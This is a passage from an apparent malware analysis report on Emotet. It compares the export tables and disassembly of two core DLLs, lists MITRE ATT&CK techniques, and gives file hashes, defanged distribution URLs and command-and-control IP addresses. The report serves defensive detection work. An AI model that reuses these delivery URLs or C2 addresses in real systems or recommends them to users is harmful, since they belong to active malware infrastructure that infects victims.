

Figure 9: Shows the unpacked Emotet payload inside the memory

We have compared both core modules, X.dll and Y.dll, and found some differences, as shown in figures 10-11:

Offset	Name	Value	Meaning
22000	Characteristics	0	
22004	TimeDateStamp	61F77F5B	Monday, 31.01.2022 06:19:07 UTC
22008	MajorVersion	0	
2200A	MinorVersion	0	
2200C	Name	22032	X.dll
22010	Base	1	
22014	NumberOfFunc...	1	
22018	NumberOfNames	1	
2201C	AddressOfFunc...	22028	
22020	AddressOfNames	2202C	
22024	AddressOfNam...	22030	

Figure 10: Shows X.dll with the time stamp 31.01.2022

Offset	Name	Value	Meaning
21E00	Characteristics	0	
21E04	TimeDateStamp	6213F29D	Monday, 21.02.2022 20:14:21 UTC
21E08	MajorVersion	0	
21E0A	MinorVersion	0	
21E0C	Name	23032	Y.dll
21E10	Base	1	
21E14	NumberOfFunc...	1	
21E18	NumberOfNames	1	
21E1C	AddressOfFunc...	23028	
21E20	AddressOfNames	2302C	
21E24	AddressOfNam...	23030	

Figure 11: Shows the Y.dll with the time stamp 21.02.2022

As can be seen in figures 12-13, both core modules are exporting the DllRegisterServer function, which is executed by the regsvr32 as part of the execution flow:

```
.rdata:10022030 ;
.rdata:10022030 ; Export Ordinals Table for X.dll
.rdata:10022030 ;
.rdata:10022030 word_10022030   dw 0                    ; DATA XREF: .rdata:10022024↑o
.rdata:10022032 aXDll           db 'X.dll',0            ; DATA XREF: .rdata:1002200C↑o
.rdata:10022038 aDllregisterser db 'DllRegisterServer',0
.rdata:10022038                                         ; DATA XREF: .rdata:off_1002202C↑o
.rdata:1002204A                 align 1000h
.rdata:1002204A _rdata          ends
.rdata:1002204A
.data:10023000 ; Section 3. (virtual address 00023000)
.data:10023000 ; Virtual size                  : 00001180 (   4480.)
.data:10023000 ; Section size in file          : 00000400 (   1024.)
.data:10023000 ; Offset to raw data for section: 00023000
.data:10023000 ; Flags C0000040: Data Readable Writable
.data:10023000 ; Alignment     : default
.data:10023000 ; ===========================================================================
.data:10023000
.data:10023000 ; Segment type: Pure data
.data:10023000 ; Segment permissions: Read/Write
.data:10023000 _data            segment para public 'DATA' use32
.data:10023000                  assume cs:_data
.data:10023000                  ;org 10023000h
.data:10023000                  db  65h ; e
```

Figure 12: Shows the DllRegisterServer export function inside X.dll

```
.rdata:1002102C ;
.rdata:1002102C off_1002102C    dd rva aDllregisterser  ; DATA XREF: .rdata:10021020↑o
.rdata:1002102C                                        ; "DllRegisterServer"
.rdata:10021030 ;
.rdata:10021030 ; Export Ordinals Table for Y.dll
.rdata:10021030 ;
.rdata:10021030 word_10021030   dw 0                   ; DATA XREF: .rdata:10021024↑o
.rdata:10021032 aYDll           db 'Y.dll',0           ; DATA XREF: .rdata:1002100C↑o
.rdata:10021038 aDllregisterser db 'DllRegisterServer',0
.rdata:10021038                                        ; DATA XREF: .rdata:off_1002102C↑o
.rdata:1002104A                 align 1000h
.rdata:1002104A _rdata          ends
.rdata:1002104A
.data:10022000 ; Section 3. (virtual address 00022000)
.data:10022000 ; Virtual size                  : 00001004 (   4100.)
.data:10022000 ; Section size in file          : 00000400 (   1024.)
.data:10022000 ; Offset to raw data for section: 00020400
.data:10022000 ; Flags C0000040: Data Readable Writable
.data:10022000 ; Alignment     : default
.data:10022000 ; ===========================================================================
.data:10022000
.data:10022000 ; Segment type: Pure data
.data:10022000 ; Segment permissions: Read/Write
.data:10022000 _data            segment para public 'DATA' use32
.data:10022000                  assume cs:_data
.data:10022000                  ;org 10022000h
.data:10022000 unk_10022000     db  3Eh ; >            ; DATA XREF: sub_10015908+31D↑o
```

Figure 13: Shows the DllRegisterServer export function inside Y.dll

MITRE Techniques

Spearphishing Attachment – T1566.001

Windows Command Shell – T1059.003

PowerShell – T1059.001

Visual Basic – T1059.005

Dynamic Data Exchange – T1559.002

Native API – T1106

Malicious File – T1204.002

Registry Run Keys / Startup Folder – T1547.001

Windows Service – T1543.003

Service Execution – T1569.002

Regsvr32 – T1218.010

Indicators of Compromise

MD5 hash	Type
57595f82e73bed372c669e907d4db642 4af61ef4287eb683eb2869e1fba61fd9 f5e7d2c7e4568efb55d999bfd3e5e0ac 3a3bfc5e4f8573b0ef10ac5693d76d78 a7f7aef892b99248f072d55802e657a5 464618b1bb56d13bd7d4c703ec9d3c1f 4014333649b5c8a189ec8308cfdb54d9	DLL
492ebe377b5974b4a9f47e9831cc6555 824f883a79f90cc31272bed6f56f2c7d 8ba05c5653ab14ae48058c70e401fbd3 e397e14490f1d0d71aa7d6c9f2b5331b 45e49c0baa32799b15259b3367e58770 cf99fabd8a930ede37f007139d4370f2 6df575e25cc88a6e3a9306dbf2efe39c	XLS
7baad56cc483132b8b9cb7a14722c3b1	VBS

Distribution URLs

http://explorationit[.]com/screwing/AxLm/
http://www[.]beholdpublications[.]com/home/BABxyyWZx8Vu/
http://myclassroomtime[.]com/mongery/ZlPsROtQiXIujmJmAA/
http://www[.]ajaxmatters[.]com/c7g8t/zbBYgukXYxzAF2hZc/
http://animalsandusfujairah[.]com/wp-admin/JWO58zeUOwSI/
http://vipwatchpay[.]com/Isoetales/5wy8L0TQ1xCZEr/
https://duvarkagitlarimodelleri[.]com/42hhp/gZXakh7/
https://havuzkaydiraklari[.]com/wp-includes/YqYdLFA/
https://dalgahavuzu[.]com/pwkfky/LF0WU/
https://kinetekturk[.]com/e2ea69p/9U52O7jTobF8J/

Emotet C2 servers

150.95.20[.]209
213.190.4[.]223

135.148.121[.]246

103.96.220[.]147

134.209.156[.]68

79.143.181[.]160

50.30.40[.]196

156.67.219[.]84

175.107.196[.]192

103.134.85[.]85

207.38.84[.]195

46.41.130[.]218